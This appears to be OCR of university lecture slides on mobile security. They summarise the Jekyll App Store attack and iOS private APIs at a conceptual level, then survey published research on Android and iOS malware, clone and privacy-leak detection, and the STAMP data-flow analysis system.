
Example Attack on App Store: Jekyll


Jekyll (2013)

- Deliberately create a vulnerable app
- Exploit the intended vulnerabilities, e.g., with the crafted input, to introduce new execution paths via ROP, send SMS, email, Tweet, etc.
  - App Store review, without the correct input, cannot reveal these malicious paths

Example Attack on App Store: Jekyll

Dynamic control flow in the victim's devices:






Abusing iOS Private APIs

Capabilities include

- Install/uninstall apps
- Get list of installed apps, running apps, front most apps
- Launch an installed app
- Send/receive SMS
- Make phone call, monitor incoming call
- Get device ID, Apple ID, ad ID
- Take photo

Undocumented but exposed APIs



Hardening the ToolChain Quiz

List the four areas of the C based toolchain where hardening can occur. (Hint - what are the steps in a C based toolchain?)

- Configuration
- Preprocessor
- Compiler
- Linker

Mobile Malware Detection

Kirin

- Very simple approach
- System that checks for suspicious combinations of permissions
- Definition of 9 (manually compiled) rules
- Basic support for multi-app analysis

SOURCE:
Mitigating Android Software Misuse Before It Happens, In Tech Report 2008.
On Lightweight Mobile Phone Application Certification, In ACM CCS 2009.
-- W. Enck, M. Ongtang, and P. McDaniel.

Mobile Malware Detection

RiskRanker

- Simple static analysis tool
- Based on manually-defined suspicious features
  - DVM code loading (from assets)
  - Call to crypto-related APIs before loading native code
  - Sensitive calls w/o users' interaction
- It found a zero-day: AnserverBot

RiskRanker: Scalable and Accurate Zero-day Android Malware Detection. In International Conference on Mobile Systems, Applications, and Services (MobiSys), 2012. -- M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang

Mobile Malware Detection

DroidRanger

- Based on both static & dynamic analysis
- It uses manually defined heuristics
- Features
  - Manifest information, packages, location of used resources
  - Loading of native code (from where?)
  - Sensitive API tracing
  - Syscall-level tracing
- It found two zero-day: DroidKungFu, Plankton

Hey, You, Get Off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets. In Symposium on Network and Distributed System Security (NDSS), 2012.

-- M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang

Mobile Malware Detection

DREBEN

- Lightweight static analysis tool
- SVM with high-dimensional vector space (545K+)
  - used hardware components
  - requested permissions
  - API calls
  - filtered intents
  - network addresses
- It runs on real devices (~10 seconds/app)

Drebin: Effective and Explainable Detection of Android Malware in Your Pocket. In Symposium on Network and Distributed System Security (NDSS), 2014.

-- D. Arp, M. Spreitzenbarth, H. Malte, H. Gascon, and K. Rieck


Clone Detection

Most malware samples are repackaged versions of legitimate apps.

? Why?

- Most effective way to write & distribute malware!
- The Cool App is already written and well-advertised

Clone Detection




Static analysis tools

- DroidMOSS (based on fuzzy hashing of methods)
- DNADroid (similarity based on PDG)
- PiggyApp (focus on PiggyBacked apps)
- AdRob (investigate AD-related issues)

Behavior Analysis

Generic Sandboxes

- Andrubis
- Mobile Sandbox
- APK Analyzer



Behavior Analysis

Syscall-level analysis

- CopperDroid (based on QEMU modifications)
- CrowDroid (cloud-based anomaly detection)
- PREC (anomaly detection against per-app model)

Information Leakage Detection

PiOS

- It performs static analysis on iOS apps to detect information leakages
- One of the few works for iOS (many challenges!)
  - Initially the code is encrypted (memory dump required)
  - Analysis on ARM assembly (no bytecode!)
  - Dynamic dispatch implemented with indirect jumps
- Statically analyzed 1,400 apps; More than half leaked device ID

PiOS: Detecting Privacy Leaks in iOS Applications. In Symposium on Network and Distributed System Security (NDSS), 2011, -- M. Egele, C. Kruegel, E. Kirda, and G. Vigna.

TaintDroid

- Modifications to the Android framework to perform dynamic taint tracking
- Support for variable-level and message-level taints
- Only 14% performance overhead
- 15 apps out of 30 leaked location info

TaintDroid: An Information-Flow Tracking System for Real-time Privacy Monitoring on Smartphones. In USENIX Symposium on Operating Systems Design and Implementation (OSDI), 2010.

-- W. Enck, P. Gilbert, B. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth.

WhyPer

Are the requested permissions aligned with user's expectations?


Compare app's permissions against its app-store description

Based on NLP techniques

Limited to permissions related to camera, microphone, and contact list

Whyper: Towards Automating Risk Assessment of Mobile Applications. In USENIX Security Symposium, 2013. -- R. Pandita, X. Xiao, W. Yang, W. Enck, and T. Xie.


STAMP Admission System




Static Analysis
More behaviors,
fewer details

Dynamic Analysis
Fewer behaviors,
more details

Alex Aiken,
John Mitchell,
Saswat Anand,
Jason Franklin
Osbert Bastani,
Lazaro Clapp,
Patrick Mutchler,
Manolis Papadakis




Data Flow Analysis



Source-to-sink flows


- Sources: Location, Calendar, Contacts, Device ID etc.
- Sinks: Internet, SMS, Disk, etc.



Data Flow Analysis in Action


Malware/Greyware Analysis


- Data flow summaries enable enterprise-specific policies



Data Flow Analysis in Action

API Misuse and Data Theft Detection






Data Flow Analysis in Action

Automatic Generation of App Privacy Policies

- Avoid liability, protect consumer privacy


Privacy Policy
This app collects your:

- Contacts
- Phone Number
- Address



Data Flow Analysis in Action

Vulnerability Discovery



Challenges


Android is 3.4M+ lines of complex code

- Uses reflection, callbacks, native code

Scalability: Whole system analysis impractical

Soundness: Avoid missing flows

Precision: Minimize false positives



STAMP Approach

Model Android/Java


- Sources and sinks
- Data structures
- Callbacks
- 500+ models

Whole-program analysis

- Context sensitive

Data Flows

- 30+ types of sensitive data
  - Account data
  - Audio
  - Calendar
  - Call log
  - Camera
  - Contacts
  - Device Id





Data Flows

Data Destinations (Sinks)

10+ types of exit points

- Internet (socket)
- SMS
- Email
- System Logs
- Webview/Browser
- File System
- Broadcast Message






Data Flows

Currently Detectable Flow Types

396 Flow Types

Unique Flow Types = Sources x Sink


Data Flows



Contact Sync for Facebook (unofficial)

Description:
This application allows you to synchronize your Facebook contacts on Android.

